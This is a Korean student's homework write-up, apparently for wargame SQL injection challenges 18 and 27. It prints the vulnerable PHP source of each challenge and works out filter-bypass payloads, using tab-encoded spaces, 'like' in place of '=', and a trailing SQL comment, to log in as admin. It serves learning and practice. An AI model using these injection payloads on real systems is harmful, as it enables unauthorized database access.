
[5주차 웹해킹 과제]

김수현

1. Webhacking 18번 문제



이번 웹해킹 문제는 'SQL INJECTION'과 관련된 문제인가 보다. 이전과 같이 view-source를 통해 소스코드를 확인해보았다.

```
<?php
  include "../../config.php";
  if($_GET['view_source']) view_source();
?><html>
<head>
<title>Challenge 18</title>
<style type="text/css">
body { background:black; color:white; font-size:10pt; }
input { background:silver; }
a { color:lightgreen; }
</style>
</head>
<body>
<br><br>
<center><h1>SQL INJECTION</h1>
<form method=get action=index.php>
<table border=0 align=center cellpadding=10 cellspacing=0>
<tr><td><input type=text name=no></td><td><input type=submit></td></tr>
</table>
</form>
<a style=background:gray;color:black;width:100;font-size:9pt;><b>RESULT</b><br>
<?php
if($_GET['no']){
  $db = dbconnect();
  if(preg_match("/ |₩/|₩(|₩)|₩||&|select|from|0x/i",$_GET['no'])) exit("no hack");
  $result = mysqli_fetch_array(mysqli_query($db,"select id from chall18 where id='guest' and no=$_GET[no]")); // admin's no = 2

  if($result['id']=="guest") echo "hi guest";
  if($result['id']=="admin"){
    solve(18);
    echo "hi admin!";
  }
}
?>
</a>
<br><br><a href=?view_source=1>view-source</a>
</center>
</body>
</html>
```

웹 해킹 문제를 풀 때 가장 주의 깊게 봐야할 부분인 php구문 위주로 확인을 해보았다. 두번째 php구문에서 저번에 보았던 'preg_match'함수도 보였다. Id의 값이 admin이라면 18번 문제를 풀고, hi admin!이라는 문장을 확인할 수 있나 보다.

하지만 처음보는 함수인 mysqli_fetch_array함수와 mysqli_query함수도 있었다. 그래서 구글신의 도움으로 각각의 함수가 무슨 역할을 하는지 찾아보았다. 먼저, mysqli_query함수는 연결된 객체를 이용해 쿼리를 전송 및 실행하는 함수이다. mysqli_fetch_array함수는 mysqli 쿼리를 통해 가져온 데이터를 php에서 사용할 수 있도록 전환해서 가져오는 함수이다.


no=1로 입력하면 no hack이 뜨고, no=2로 입력하면 아무것도 뜨지 않는데 필터링 된 문자들을 잘 우회해서 no가 2가 되게 하면 풀릴 것 같다.


또한, 필터링을 우회하고 admin을 사용할 수 있게 하기 위해서 where부분을 True로 만들어야 한다. And 연산은 앞과 뒤 모두 만족시켜야 true가 되기 때문이다. 따라서, and연산을 이용하지 말고 둘 중 하나만 맞아도 true를 출력해주는 or연산을 활용해보았다.

-> select id from chall18 where id='guest' and no=0 or no=2


no=0인 경우는 해당하지 않기 때문에 자연스럽게 no=2인 경우가 true가 될 것 이다. 하지만, 문자 필터링 작업을 해줘야 하기 때문에 공백문자를 %09로 필터링해주면

" no=0%09or%09no=2 "이다. 이것을 url에 입력해주면 답이다.





2) Webhacking 27번



이번 27번 문제도 'SQL INJECTION' 주제와 관련된 문제인 듯 했다. 똑같이 source 코드를 확인해 주었다.

```
<?php
  include "../../config.php";
  if($_GET['view_source']) view_source();
?><html>
<head>
<title>Challenge 27</title>
</head>
<body>
<h1>SQL INJECTION</h1>
<form method=get action=index.php>
<input type=text name=no><input type=submit>
</form>
<?php
  if($_GET['no']){
  $db = dbconnect();
  if(preg_match("/#|select|\W(| ||limit|=|0x/i",$_GET['no'])) exit("no hack");
  $r=mysqli_fetch_array(mysqli_query($db,"select id from chall27 where id='guest' and no=({$_GET['no']})")) or die("query error");
  if($r['id']=="guest") echo("guest");
  if($r['id']=="admin") solve(27); // admin's no = 2
}
?>
<br><a href=?view_source=1>view-source</a>
</body>
</html>
```

앞문제와 비슷한 구조의 php구문을 확인해볼 수 있었다. 하지만, 이번에는 select id from~ 구문이 조금 다른 것 같다. chall27 where id='guest' and no=({$_GET['no']}) or die("query error") 부분이 문제를 푸는 실마리를 얻을 수 있을 것 같았다. 해석을 해보면, chall27테이블에서 입력 받은 no의 id값을 가져오는데, id가 guest가아니면 query error를 출력하고 종료하는 것이다.

no=1일 경우에는 guest이고, no=2일 경우에는 query error 메시지를 출력한다.

그리고 id가 admin일 때 27번 문제가 풀리는 것으로 보아, admin의 no는 2라는 것도 알 수 있다. 하지만, 쓸데없는 die("query error")를 없애기 위해서는 몇가지의 과정이 필요하다.

1. select id from chall27 where id='guest' and no=({$_GET['no']})

 -> no= 다음에 (가 있기 때문에 0) 와 같은 방식으로 해줘야 한다.

2. select id from chall27 where id='guest' and no=(0) or no=2")) or die("query error")

-> 0) or no = 2 를 추가해주면 위와 같이 표현할 수 있는데,) 가 하나 남으므로 주석 '- -'를 추가해준다. (여기서 상식적으로 주석은 #으로 알고 있지만, #도 필터링 되기 때문에 대신에 '- -'를 사용한다.)

3. select id from chall27 where id='guest' and no=(0) or no=2 --)")) or die("query error")

-> 주황색으로 친 부분이 주석으로 변하게 된다. but, =(등호)는 사용하지 못하므로 이를 like로 대체해준다.

4. select id from chall27 where id='guest' and no=(0) or no like 2 --)")) or die("query error")

-> 마지막으로 공백은 %09로 변환시켜준다.

5. select id from chall27 where id='guest' and no=(0)%09or%09no%09like%092%09--%09)")) or die("query error")

따라서, url에 no= 다음의 값 0)%09or%09no%09like%092%09--%09 을 입력해주면 된다.